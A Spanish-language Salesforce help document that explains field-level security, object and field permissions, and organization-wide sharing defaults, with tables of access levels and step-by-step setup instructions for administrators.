
Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver la accesibilidad de campo:
- "Ver parámetros y configuración"

Para cambiar la accesibilidad de campo:
- "Personalizar aplicación"

  Y

  "Gestionar conjuntos de permisos y perfiles"

CONSULTE TAMBIÉN

¿Qué determina el acceso a campos?

# Seguridad a nivel de campo

La configuración de seguridad a nivel de campo le permite restringir el acceso de los usuarios para ver y modificar campos específicos.

Su organización de Salesforce contiene muchos datos, pero probablemente no desee que todos los campos estén disponibles para todos. Por ejemplo, su administrador de nóminas probablemente desea mantener los campos de salario accesibles solo para seleccionar empleados. Puede restringir el acceso de los usuarios en:

- Páginas de detalles y modificación
- Listas relacionadas
- Vistas de listas
- Informes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

- Connect Offline
- Plantillas de correo electrónico y de combinación de correo electrónico
- Vínculos personalizados
- El portal de socios.
- El Portal de clientes de Salesforce
- Datos sincronizados
- Datos importados

Los campos que los usuarios ven en las páginas de detalles y modificación son una combinación de formatos de página y configuración de seguridad a nivel de campo. Siempre se aplica la configuración de acceso a campos más restrictiva de las dos. Por ejemplo, puede tener un campo obligatorio en un formato de página pero que es de solo lectura en la configuración de seguridad a nivel de campo. La seguridad a nivel de campo sustituye el formato de página, de modo que el campo permanece de solo lectura.

**Importante:** La seguridad a nivel de campo no impide la búsqueda de valores en un campo. Cuando los términos de búsqueda coinciden en valores de campo protegidos por seguridad a nivel de campo, los registros asociados se devuelven en los resultados de búsqueda sin los campos protegidos ni sus valores.

Puede definir la seguridad de nivel de campo de cualquiera de estas formas.

- Para varios campos en un perfil o un conjunto de permisos únicos
- Para un campo único en todos los perfiles

Tras configurar la seguridad a nivel de campo, puede:

- Crear formatos de página para organizar los campos según las páginas de detalle y de modificación.
- Comprobar el acceso de los usuarios a los campos comprobando la accesibilidad de campo.
- Personalizar los formatos de búsqueda para establecer los campos que aparece en los resultados de la búsqueda, así como en los resultados en cuadros de diálogo de búsqueda y en las listas clave de páginas de inicio de las fichas.

**Nota:** Los campos de fórmula y de resumen son de sólo lectura en las páginas de detalles y no están disponibles en las páginas de modificación También pueden ser visibles para usuarios incluso cuando hacen referencia a campos que sus usuarios pueden ver. Los campos necesarios para todos aparecen en las páginas de modificación con independencia del nivel de seguridad de campo.

El asistente de grupos de relaciones le permite crear y modificar grupos de relaciones independientemente de la seguridad a nivel de campo.

## Configurar los permisos de campo en conjuntos de permisos y perfiles

Los permisos de campo especifican el nivel de acceso en cada campo de un objeto.

1. En Configuración:
   - Introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** o
   - Introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un conjunto de permisos o un perfil.
3. Dependiendo de la interfaz que utilice, realice una de las siguientes acciones:
   - Conjuntos de permisos o interfaz de usuario de perfil mejorado: en el cuadro **Configuración de búsqueda...**, introduzca el nombre del objeto que desee y selecciónelo en la lista. Haga clic en **Modificar** y, a continuación, desplácese hasta la sección Permisos de campo.
   - Interfaz de usuario de perfil original: en la sección Seguridad a nivel de campo, haga clic en **Ver** junto al objeto que desea modificar y, a continuación, haga clic en **Modificar**.
4. Especifique el nivel de acceso del campo.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para configurar la seguridad a nivel de campo:

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

## Establecer la seguridad a nivel de campo para un campo único en todos los perfiles

1. Desde la configuración de gestión para el objeto del campo, vaya al área de campos.
2. Seleccione el campo que desea modificar.
3. Haga clic en **Ver accesibilidad de campo**.
4. Especifique el nivel de acceso del campo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la seguridad a nivel de campo:

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

# Permisos de usuario

Los permisos de usuarios especifican qué tareas pueden realizar los usuarios y a qué funciones pueden acceder. Por ejemplo, los usuarios con el permiso "Ver parámetros y configuración" pueden ver páginas de Configuración y los usuarios con el permisos "API activada" pueden acceder a cualquier API de Salesforce.

Puede activar los permisos de usuario en conjuntos de permisos y perfiles personalizados. En los conjuntos de permisos y la interfaz de usuario de perfil mejorado, estos permisos (al igual que sus descripciones) se muestran en las páginas Permisos de aplicaciones o Permisos del sistema. En la interfaz de usuario de perfil original, los permisos de usuario se muestran en Permisos administrativos y Permisos de usuario generales.

EDICIONES

Disponible en: Salesforce Classic

Los permisos de usuario disponibles varían según la edición que tenga.

Para ver permisos y sus descripciones, desde Configuración, introduzca `Conjuntos de permisos` en el cuadro `Búsqueda rápida` luego seleccione **Conjuntos de permisos** y a continuación seleccione o cree un conjunto de permisos. A continuación, desde la página Descripción general del conjunto de permisos, haga clic en **Permisos de aplicaciones** o **Permisos del sistema**.

CONSULTE TAMBIÉN

- Perfiles
- Conjuntos de permisos
- Perfiles estándar

# Permisos de objeto

Los permisos de objeto especifican el acceso básico que tendrán los usuarios para crear, leer, modificar y eliminar registros para cada objeto. Puede gestionar los permisos de objetos en conjuntos de permisos y perfiles.

Los permisos de objeto respetan o bien sobrescriben las reglas y ajustes de colaboración. Los siguientes permisos especifican el acceso de los usuarios a los objetos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

| Permiso | Descripción | Respeta/sobrescribe el modelo compartido |
|---|---|---|
| Leer | Los usuarios sólo pueden ver registros de este tipo. | Respeta el modelo compartido |
| Crear | Los usuarios pueden leer y crear registros. | Respeta el modelo compartido |
| Modificar | Los usuarios pueden leer y actualizar los registros. | Respeta el modelo compartido |
| Eliminar | Los usuarios pueden leer, modificar y eliminar registros. | Respeta el modelo compartido |
| Ver todos | Los usuarios pueden ver todos los registros asociados con este objeto, con independencia de los parámetros de la colaboración | Sobrescribe el modelo compartido |

| Permiso | Descripción | Respeta/sobrescribe el modelo compartido |
|---|---|---|
| Modificar todos | Los usuarios pueden leer, modificar, eliminar, transferir y aprobar todos los registros asociados con este objeto, con independencia de los parámetros de la colaboración<br>Nota: "Modificar todo" en documentos permite acceder a todas las carpetas públicas y compartidas, pero no la posibilidad de modificar propiedades de carpeta o crear carpetas nuevas. Para modificar las propiedades de carpeta y crear carpetas nuevas, los usuarios deben tener el permiso "Gestionar documentos públicos". | Sobrescribe el modelo compartido |

CONSULTE TAMBIÉN

- Descripción general de los permisos "Ver todo" y "Modificar todo"
- Comparación de modelos de seguridad
- Permisos de campo

## Descripción general de los permisos "Ver todo" y "Modificar todo"

Los permisos "Ver todo" y "Modificar todo" ignoran las reglas y parámetros de colaboración, permitiendo a los administradores otorgar acceso a los registros asociados con un objeto concreto en la organización. "Ver todo" y "Modificar todo" pueden ser mejores alternativas a los permisos "Ver todos los datos" y "Modificar todos los datos".

Tenga en cuenta las siguientes distinciones entre los tipos de permisos.

| Permisos | Se usa para | Usuarios que los necesitan |
|---|---|---|
| Ver todos<br>Modificar todos | Delegar permisos de objetos | Administradores delegados que gestionan registros de objetos específicos |
| Ver todos los datos<br>Modificar todos los datos | Gestionar todos los datos de una organización, por ejemplo limpiar datos, eliminar duplicados, eliminar y transferir de forma masiva y gestionar la aprobación de registros | Administradores de una organización entera |
| Ver todos los usuarios | Ver todos los usuarios de su organización. Concede acceso de lectura a todos los usuarios, de modo que puedan ver los detalles de registro de sus usuarios, verlos en las búsquedas, en vistas de lista, etc. | Los usuarios que ven todos los usuarios de la organización, especialmente si el valor predeterminado en toda la organización para el objeto usuario es Privado. A los administradores con el permiso "Gestionar usuarios" se les otorga automáticamente el permiso "Ver todos los usuarios". |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

"Ver todo" y "Modificar todo" no están disponibles para ideas, listas de precios, tipos de artículos y productos.

"Ver todo" y "Modificar todo" sólo permiten la delegación de permisos de objeto. Para delegar algunas funciones de administración de usuarios y objetos personalizados, definir administradores delegados.

"Ver todos los usuarios" está disponible si su organización tiene Colaboración de usuario, que controla la visibilidad de los usuarios en la organización. Para aprender más sobre la colaboración de usuarios, consulte Colaboración de usuarios.

CONSULTE TAMBIÉN

Permisos de objeto

## Comparación de modelos de seguridad

La seguridad de usuarios de Salesforce es una mezcla de los permisos de colaboración, usuarios y objetos. En algunos casos, como en el acceso de nivel de registro de usuario final, es ventajoso utilizar la colaboración para proporcionar acceso a los registros. En otros casos, como al delegar tareas de administración de registros como la transferencia de registros, limpieza de datos, eliminación de duplicados de registros, eliminación masiva de datos y delegación de procesos de aprobación de flujo de trabajo, es ventajoso eliminar la colaboración y uso de permisos para proporcionar acceso a los registros.

Los permisos "Leer", "Crear", "Modificar" y "Eliminar" respetan los parámetros de la colaboración, que controlan el acceso a los datos a nivel de registro. Los permisos "Ver todo" y "Modificar todo" sobrescriben los ajustes de colaboración de objetos específicos. Además, los permisos "Ver todos los datos" y "Modificar todos los datos" sobrescriben los ajustes de colaboración de *todos* los objetos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

La tabla siguiente describe las diferencias entre los modelos de seguridad.

| | Permisos que respetan la colaboración | Permisos que eliminan la colaboración |
|---|---|---|
| **Destinatarios** | Usuarios finales | Administradores de datos delegados |
| **Dónde se gestionan** | "Leer", "Crear", "Modificar" y "Eliminar" permisos de objeto;<br>Configuración de colaboración | "Ver todo" y "Modificar todo" |
| **Niveles de acceso a los registros** | Acceso privado, sólo lectura, lectura/escritura, lectura/escritura/transferencia/acceso completo | "Ver todo" y "Modificar todo" |
| **Capacidad de transferencia** | Respeta la configuración de colaboración, que puede variar según el objeto | Disponible en todos los objetos con "Modificar todo" |
| **Capacidad para aprobar registros o modificar y desbloquear los registros en un proceso de aprobación** | Ninguno | Disponible en todos los objetos con "Modificar todo" |
| **Capacidad para realizar informes de todos los registros** | Disponible con una regla de colaboración que indique: los registros propiedad del grupo público "Toda la organización" se | Disponible en todos los objetos con "Ver todo" |

| | Permisos que respetan la colaboración | Permisos que eliminan la colaboración |
|---|---|---|
| | comparten con un grupo específico, con acceso de sólo lectura | |
| **Objetos admitidos** | Disponible en todos los objetos excepto productos, documentos, soluciones, ideas, notas y archivos adjuntos | Disponible en la mayoría de objetos mediante los permisos de objetos<br>Nota: "Ver todo" y "Modificar todo" no están disponibles para ideas, listas de precios, tipos de artículos y productos. |
| **Los niveles de acceso del grupo están determinados por** | Funciones, funciones y subordinados, funciones y subordinados internos, funciones, subordinados internos y de portal, colas, equipos y grupos públicos | Perfil o conjuntos de permisos |
| **Acceso a registro privado** | No disponible | Disponible en contactos privados, oportunidades y notas y archivos adjuntos con "Ver todo" y "Modificar todo" |
| **Capacidad para compartir los registros manualmente** | Disponible para el propietario del registro y cualquier usuario con una jerarquía superior a la del propietario del registro | Disponible en todos los objetos con "Modificar todo" |
| **Capacidad para gestionar todos los comentarios de casos** | No disponible | Disponible con "Modificar todo" en casos |

# Permisos de campo

Los permisos de campo especifican el nivel de acceso en cada campo de un objeto. En conjuntos de permisos y en la interfaz de usuario de perfil mejorado, las etiquetas de configuración difieren de aquellas etiquetas de la interfaz de usuario de perfil original en las páginas de seguridad a nivel de campo para la personalización de campos.

| Nivel de acceso | Ajustes activados en los conjuntos de permisos y en la interfaz de usuario de perfil mejorado | Ajustes activados en las interfaces de perfil original y de seguridad a nivel de campo |
|---|---|---|
| Los usuarios podrán leer y modificar el campo. | `Leer` y `Modificar` | `Visible` |
| Los usuarios podrán leer pero no modificar el campo. | `Leer` | `Visible` y `Sólo lectura` |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

| Nivel de acceso | Ajustes activados en los conjuntos de permisos y en la interfaz de usuario de perfil mejorado | Ajustes activados en las interfaces de perfil original y de seguridad a nivel de campo |
|---|---|---|
| Los usuarios no podrán leer ni modificar el campo. | Ninguno | Ninguno |

CONSULTE TAMBIÉN

Seguridad a nivel de campo

Permisos de objeto

# Configuración de colaboración

En Salesforce, puede controlar el acceso a los datos en muchos niveles diferentes. Por ejemplo, puede controlar el acceso que sus usuarios tienen a los objetos con permisos. En los objetos, puede controlar el acceso que tienen los usuarios a los campos que utilizan seguridad a nivel de campo. Para controlar el acceso a los datos a nivel de registro, utilice los ajustes de colaboración.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los equipos no están disponibles en **Database.com**

## Valores predeterminados de toda la organización

La configuración de colaboración predeterminada de toda su organización le ofrece un nivel de acceso base para cada objeto y le permite extender ese nivel de acceso mediante jerarquías o reglas de colaboración. Por ejemplo, puede definir el valor predeterminado para candidatos como Privado en toda la organización si desea que los usuarios sólo visualicen y modifiquen los candidatos que les pertenecen. A continuación, puede crear reglas de colaboración de candidatos para ampliar el acceso de candidatos a usuarios o grupos concretos.

## Reglas de colaboración

Las reglas de colaboración representan las excepciones de la configuración predeterminada de toda su organización. Si los valores predeterminados de colaboración de toda la organización son Sólo lectura pública o Privado, puede definir las reglas que dan acceso adicional a los usuarios a registros que no poseen. Puede crear reglas de colaboración que se basen en el propietario del registro o en valores de campo del registro.

Consejo: En ocasiones es imposible definir un grupo coherente de usuarios que necesiten un grupo concreto de registros. En estas situaciones, los propietarios de los registros pueden utilizar la colaboración manual para conceder permisos de lectura y modificación a los usuarios que no tienen acceso al registro de otro modo. Aunque la colaboración manual no es una funcionalidad automatizada como la configuración de colaboración de toda la organización, las jerarquías de funciones o las reglas de colaboración; proporciona a los propietarios de los registros la posibilidad de compartir registros concretos con usuarios que necesitan verlos.

## Colaboración gestionada por Apex

La colaboración gestionada por Apex permite a los desarrolladores compartir objetos personalizados de forma programática. Cuando utilice la colaboración gestionada por Apex para compartir un objeto personalizado, sólo los usuarios con el permiso "Modificar todos los datos" podrán añadir o cambiar la colaboración del registro del objeto personalizado, y el acceso de colaboración se mantendrá en todos los registros que modifique su propietario.

## Otros métodos para proporcionar acceso a los registros

Además de los parámetros de la colaboración, existen otros métodos para permitir acceso a múltiples usuarios a registros concretos:

**Asignar grupos de categorías a funciones**
Controlar el acceso a categorías de datos asignándolas a funciones de usuario.

**Colas**

Las colas le ayudan a priorizar, distribuir y asignar registros a equipos que comparten cargas de trabajo. Los miembros y usuarios de colas en un puesto superior de una jerarquía de funciones pueden acceder a las colas desde vistas de lista y tomar la propiedad de los registros de una cola.

Utilice colas para enrutar registros de candidatos, pedidos, casos y objetos personalizados a un grupo.

**Equipos**
Para las cuentas, oportunidades y casos, los propietarios de los registros pueden utilizar equipos para permitir acceso a otros usuarios a sus registros. Un *equipo* es un grupo de usuarios que trabajan juntos en una cuenta, oportunidad de ventas o casos. Los propietarios de los registros pueden crear un equipo para cada registro que posean. El propietario del registro agrega miembros de equipo y especifica el nivel de acceso de cada miembro del equipo al registro, para que algunos miembros del equipo puedan tener acceso de sólo lectura y que otros puedan tener acceso de lectura/escritura. El propietario del registro también puede especificar una función para cada miembro del equipo, como "patrocinador ejecutivo". En equipos de cuentas, los miembros del equipo también pueden tener acceso a cualquier contacto, oportunidad y casos asociados con una cuenta.

Nota: Un miembro del equipo puede tener un gran nivel de acceso a un registro por otros motivos, como una función o regla de colaboración. En este caso, el miembro del equipo tiene el mayor nivel de acceso otorgado, con independencia del nivel de acceso especificado para el equipo.

CONSULTE TAMBIÉN

Valores predeterminados de colaboración de toda la organización
Reglas de colaboración
Jerarquía de funciones de usuario
Consideraciones de colaboración

## Valores predeterminados de colaboración de toda la organización

Los administradores pueden utilizar la configuración de colaboración predeterminada de toda la organización para definir la configuración de colaboración de la organización.

La configuración colaboración de la organización especifica el nivel predeterminado de acceso a los registros y se pueden definir de forma independiente para cuentas (incluyendo contactos), actividades, activos, contactos, campañas, casos, candidatos, oportunidades, calendarios, listas de precios, pedidos y objetos personalizados.

En la mayoría de los objetos, la configuración colaboración de la organización se puede definir como Privada, Solo lectura pública o Lectura/escritura pública. En entornos en los que la configuración de colaboración de toda la organización para un objeto esté definida como Privada o Sólo lectura pública, un administrador puede otorgar a usuarios acceso adicional a registros, configurando una jerarquía de funciones o definiendo reglas de colaboración. Sin embargo, las reglas de colaboración sólo se pueden utilizar para otorgar acceso adicional; no se pueden utilizar para restringir el acceso a registros diferentes a los especificados originalmente con las configuraciones predeterminadas de colaboración de la organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**.

El Portal de clientes no está disponible en **Database.com**.

**Importante:** Si su organización utiliza un portal de clientes, antes de activar los contactos que pueden acceder al portal, defina los valores predeterminados de colaboración de la organización en cuentas, contactos, contratos, activos y casos como Privado. De esta forma se asegura que sus clientes sólo podrán ver sus propios datos. Puede seguir otorgando a sus usuarios de Salesforce acceso público de lectura/escritura creando reglas de colaboración en la que todos los usuarios internos colaboran.

Por defecto, Salesforce utiliza jerarquías, como la función o jerarquía de territorios, para otorgar automáticamente acceso a registros a usuarios por encima del propietario del registro en la jerarquía.

Establecer un objeto como Privado hace que esos registros sean visibles solo para los propietarios de los registros y los que se encuentren por encima de ellos en la jerarquía de funciones. Utilice la casilla de verificación **Otorgar acceso con jerarquías** para desactivar el acceso a registros de los usuarios que se encuentran por encima del propietario del registro en la jerarquía de objetos personalizados en la ediciones Professional, Enterprise, Unlimited, Performance y Developer. Si anula la selección de esta casilla de verificación situada junto a un objeto personalizado, sólo el propietario del registro y los usuarios a los que la configuración predeterminada de la organización ha concedido acceso reciben acceso a los registros.

CONSULTE TAMBIÉN

- Configurar sus valores predeterminados de colaboración de toda la organización
- Configuración del acceso de colaboración compartido
- Configuración de colaboración predeterminada de toda su organización

## Configurar sus valores predeterminados de colaboración de toda la organización

Los valores predeterminados de colaboración de toda la organización establecen el nivel base de acceso para sus registros. Puede establecer los valores predeterminados para diferentes objetos por separado.

1. Desde Configuración, introduzca `Configuración de colaboración` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de colaboración**.
2. Haga clic en **Modificar** en el área de la configuración predeterminada de la organización.
3. Para cada objeto, seleccione el acceso predeterminado que desea utilizar. Si dispone de valores predeterminados de toda la organización externa, consulte Descripción general de valores predeterminados externos de toda la organización.
4. Para desactivar el acceso automático de sus jerarquías, cancele la selección de **Otorgar acceso con jerarquías** para cualquier objeto personalizado que no tenga un acceso predeterminado de Controlado por principal.

   **Nota:** Si se ha cancelado la selección de **Otorgar acceso con jerarquías**, los usuarios que estén por encima en la jerarquía de funciones o territorios no recibirán acceso automático. Sin embargo, algunos usuarios, como aquellos con los permisos de objeto "Ver todos" y "Modificar todos" y los permisos del sistema "Ver todos los datos" y "Modificar todos los datos", todavía pueden acceder a los registros de los que no son propietarios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el acceso de colaboración predeterminado:

- "Gestionar colaboración"

Cuando actualiza los valores predeterminados de toda la organización, el nuevo cálculo de colaboración aplica los cambios de acceso a sus registros. Si cuenta con muchos datos, la actualización podría tardar más.

- Si está aumentando el acceso predeterminado, como de Público de sólo lectura a Lectura/escritura pública, sus cambios entran en vigor de forma inmediata. Todos los usuarios obtienen el acceso en base al acceso predeterminado actualizado. A continuación, el nuevo cálculo de colaboración se ejecuta de forma asíncrona para asegurarse de que se eliminan todos los accesos redundantes desde reglas manuales o de colaboración.

Nota: Cuando el acceso predeterminado para los contactos es Controlado por principal y aumenta el acceso predeterminado para cuentas, oportunidades o casos, los cambios entran en vigor después de la ejecución del nuevo cálculo.

- Si está reduciendo el acceso predeterminado, como de Lectura/escritura pública a Público de sólo lectura, sus cambios entran en vigor después de ejecutar el nuevo cálculo.

Recibirá una notificación por correo electrónico cuando se complete el nuevo cálculo. Actualice la página Configuración de colaboración para ver los cambios. Para ver el estado de la actualización, en Configuración, introduzca *Ver seguimiento de auditoría de configuración* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Ver seguimiento de auditoría de configuración**.

## Limitaciones

No se puede cambiar la configuración predeterminada de colaboración de toda la organización en algunos objetos:

- Los contratos de servicios siempre son Privado.
- Los usuarios que proporcionan solicitudes son siempre Privado.
- La posibilidad de ver o modificar un documento, informe o panel depende del acceso del usuario en la carpeta en la que se guarde.
- Los usuarios sólo puede ver las previsiones de otros usuarios que se encuentren por debajo en la jerarquía de funciones, a menos que se haya activado la colaboración de previsiones.
- Cuando un objeto personalizado se encuentra en el lado de detalle de una relación principal/detalle con un objeto estándar, el valor predeterminado de toda la organización se establece como Controlado por principal y no puede modificarse.
- No puede cambiar la configuración predeterminada en toda la organización de privada a pública para un objeto personalizado si el código de Apex utiliza las entradas de las reglas colaboración asociadas a dicho objeto. Por ejemplo, si el código de Apex recupera los usuarios y los grupos que tienen acceso de colaboración en un objeto personalizado Invoice__c (representado como `Invoice__share` en el código), no puede cambiar la configuración de colaboración de toda la organización del objeto de privada a pública.

CONSULTE TAMBIÉN

Configuración del acceso de colaboración compartido

Valores predeterminados de colaboración de toda la organización

## Configuración del acceso de colaboración compartido

Puede utilizar valores predeterminados de toda la organización para establecer el nivel predeterminado de acceso a registros para los siguientes objetos.

- Cuentas y sus contratos asociados
- Actividades
- Calendarios
- Campañas
- Casos
- Contactos
- Objetos personalizados
- Candidatos
- Oportunidades
- Pedidos
- Listas de precios
- Contratos de servicio
- Usuarios

Puede asignar los siguientes niveles de acceso a cuentas, campañas, casos, contactos, contratos, candidatos, oportunidades, pedidos, usuarios y objetos personalizados.

| Campo | Descripción |
|---|---|
| `Controlado por principal` | Un usuario puede realizar una acción (como visualizar, modificar o eliminar) en un contacto o pedido basándose en si puede realizar la misma acción en el registro asociado al mismo.<br>Por ejemplo, si un contacto está asociado a la cuenta Acme, entonces un usuario sólo puede modificar dicho contacto si también puede modificar la cuenta Acme. |
| `Privado` | Sólo el propietario del registro y los usuarios que se encuentren por encima de esa función en la jerarquía podrán visualizar, modificar e informar sobre esos registros.<br>Por ejemplo, si Tom es el propietario de una cuenta, tiene asignada la función de representante de ventas de la zona occidental y debe informar a Carol (que tiene la función de Vicepresidente de ventas de la región occidental), Carol también podrá visualizar, modificar e informar sobre las cuentas de Tom. |
| `Sólo lectura pública` | Todos los usuarios pueden visualizar e informar sobre los registros, pero no podrán modificarlos. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Sólo los objetos personalizados están disponibles en **Database.com**

PERMISOS DE USUARIO

Para configurar el acceso de colaboración predeterminado:
- "Gestionar colaboración"

| Campo | Descripción |
| --- | --- |
| | Sólo el propietario del registro y los usuarios que se encuentren por encima de esa función en la jerarquía podrán modificar esos registros.<br>Por ejemplo, Sara es propietaria de ABC S.A. Sara también tiene la función de Representante de ventas en la zona occidental y debe informar a Carol, que tiene el papel de Vicepresidente de ventas de la región occidental. Sara y Carol tiene acceso total de lectura y escritura a ABC S.A. Tom (otro representante de ventas de la zona occidental) también podrá visualizar e informar sobre ABC S.A., pero no podrá modificarlo. |
| `Lectura/escritura pública` | Todos los usuarios pueden visualizar, modificar e informar sobre los registros.<br>Por ejemplo, si Tom es el propietario de Trident Inc. todos los demás usuarios podrán visualizar, modificar e informar sobre la cuenta de Trident. Sin embargo, sólo Tom podrá modificar los ajustes de colaboración o eliminar la cuenta Trident. |
| `Lectura/escritura/transferencia pública` | Todos los usuarios pueden visualizar, modificar, transferir e informar sobre los registros. Sólo está disponible para los casos o candidatos.<br>Por ejemplo, si Alice es la propietaria del número 100 del caso ACME, todos los demás usuarios podrán visualizar, modificar, transferir la propiedad e informar sobre ese caso. Pero sólo Alice podrá eliminar o modificar la colaboración del caso 100. |
| `Acceso público completo` | Todos los usuarios pueden visualizar, modificar, transferir, eliminar e informar sobre los registros. Sólo está disponible para campañas.<br>Por ejemplo, si Ben es el propietario de una campaña, todos los demás usuarios podrán visualizar, modificar, transferir o eliminar dicha campaña. |

Nota: Para utilizar los casos de forma efectiva, establezca los valores predeterminados de toda la organización para cuenta, contacto, contrato y activo como de lectura/escritura pública.

Puede asignar los siguientes niveles de acceso a calendarios personales.

| Campo | Descripción |
| --- | --- |
| `Ocultar detalles` | Otros usuarios pueden ver si el usuario está disponible a ciertas horas, pero no pueden ver ninguna otra información relacionada con la naturaleza de los eventos del calendario del usuario. |
| `Ocultar detalles y agregar eventos` | Además de los niveles de colaboración establecidos por Ocultar detalles, los usuarios pueden insertar eventos en los calendarios de otros usuarios. |

| Campo | Descripción |
|---|---|
| Mostrar detalles | Otros usuarios pueden ver la información detallada de los eventos de los calendarios de los usuarios. |
| Mostrar detalles y agregar eventos | Además de los niveles de colaboración establecidos por Mostrar detalles, los usuarios pueden insertar eventos en los calendarios de otros usuarios. |
| Acceso completo | Los usuarios pueden ver información detallada sobre los eventos de los calendarios de otros usuarios, insertar y modificar los eventos incluidos en ellos. |

Nota: Independientemente de los valores predeterminados de toda la organización que se hayan establecido para los calendarios, todos los usuarios pueden invitar al resto de usuarios a los eventos.

Puede asignar los siguientes niveles de acceso a listas de precios.

| Campo | Descripción |
|---|---|
| Uso | Todos los usuarios pueden visualizar las listas de precios y agregarlas a las oportunidades. Los usuarios pueden agregar cualquier producto de esa lista de precios a una oportunidad. |
| Sólo ver | Todos los usuarios pueden visualizar e informar sobre las listas de precios, pero sólo podrán agregarlas a las oportunidades aquellos usuarios que cuenten con permisos de edición sobre las oportunidades o que hayan recibido acceso de uso a esa lista de precios. |
| Sin acceso | Los usuarios no pueden visualizar las listas de precios ni agregarlas a las oportunidades. Utilice este nivel de acceso en el valor predeterminado de la organización si desea que sólo los usuarios seleccionados puedan acceder a las listas de precios. Después, comparta de forma manual las listas de precios que desee con los usuarios que elija. |

Puede asignar los siguientes niveles de acceso a actividades.

| Campo | Descripción |
|---|---|
| Privado | Sólo el propietario de la actividad y los usuarios por encima de éste en la jerarquía de funciones pueden modificar y eliminar la actividad; los usuarios con acceso de lectura al registro al que está asociada la actividad pueden visualizar la actividad y realizar informes sobre ésta. |

| Campo | Descripción |
| --- | --- |
| `Controlado por principal` | Un usuario puede realizar una acción (como visualizar, modificar, transferir o eliminar) en una actividad basándose en si puede realizar la misma acción en los registros asociados a la actividad.<br>Por ejemplo, si una tarea está asociada a la cuenta Acme y el contacto John Smith, entonces un usuario sólo puede modificar dicha tarea si también puede modificar la cuenta Acme y el registro John Smith. |

Puede asignar los siguientes niveles de acceso a usuarios.

| Campo | Descripción |
| --- | --- |
| `Privado` | Todos los usuarios tienen acceso de lectura a sus propios registros de usuario y de los que se encuentran por debajo en la jerarquía de funciones. |
| `Solo lectura pública` | Todos los usuarios tienen acceso de lectura entre sí. Puede ver las páginas de detalles de todos los usuarios. También puede ver todos los usuarios en búsquedas, vistas de lista, cambios de propiedad, operaciones de usuario y búsqueda. |

CONSULTE TAMBIÉN

Configurar sus valores predeterminados de colaboración de toda la organización

## Configuración de colaboración predeterminada de toda su organización

La configuración de colaboración predeterminada de en toda la organización es:

| Objeto | Acceso predeterminado |
|---|---|
| Cuenta | Lectura/escritura pública |
| Actividad | Privado |
| Activo | Controlado por principal |
| Calendario | Ocultar detalles y agregar eventos |
| Campaña | Acceso público completo |
| Caso | Lectura/escritura/transferencia pública |
| Contacto | Controlado por principal |
| Contrato | Lectura/escritura pública |
| Objeto personalizado | Lectura/escritura pública |
| Candidato | Lectura/escritura/transferencia pública |
| Oportunidad | Sólo lectura pública |
| Lista de precios | Uso |
| Contrato de servicio | Privado |
| Usuarios | Solo lectura pública<br>Privado para usuarios externos |

EDICIONES

Las cuentas, casos, contactos, candidatos, oportunidades y objetos personalizados están disponibles en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**.

Excepto para Objetos personalizados, todos los tipos de objetos no están disponibles en **Database.com**

CONSULTE TAMBIÉN

- Valores predeterminados de colaboración de toda la organización
- Configurar sus valores predeterminados de colaboración de toda la organización

## Descripción general de los valores predeterminados de toda la organización externa

Los valores predeterminados de toda la organización externa proporcionan valores predeterminados separados de toda la organización para usuarios internos y externos. Simplifican la configuración de sus reglas de colaboración y mejoran el rendimiento de los nuevos cálculos. Además, los administradores pueden ver fácilmente qué información se está compartiendo en portales y otros usuarios externos.

Los siguientes objetos admiten valores predeterminados de toda la organización externa.

- Cuentas y sus contratos y activos asociados
- Casos
- Contactos
- Oportunidades
- Objetos personalizados

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Usuarios

Los usuarios externos incluyen:

- Usuarios de sitio Web autenticados
- Usuarios externos de Chatter
- Usuarios de comunidad
